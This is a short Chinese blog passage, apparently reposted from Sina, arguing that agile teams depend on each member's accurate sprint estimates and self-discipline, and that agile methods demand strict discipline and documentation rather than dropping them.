在sprint的计划会议上，团队中每个人的估算，每个人的承诺准确性都直接影响到整个计划执行的有效性。如果制定出来的计划不断出现延期或无法履行的情 况，对整个敏捷过程的破坏是相当大的。因此一个敏捷团队首先要求的是团队中的每一个人是敏捷个人，能够很好的知道自己的工作质量和工作效率，做事情能够有 明确的个人计划和目标性。

敏捷项目管理不是没有方法或不重视文档，相反敏捷方法对纪律和文档输出的要求往往更加苛刻。同样，敏捷方法不是不关心过程，而是去除冗余没有价值创作的过程。还是一句话，越严格的纪律下往往对于高度自律的人才容易得到最大的自由。

原文链接：http://blog.sina.com.cn/s/blog_493a84550102v99w.html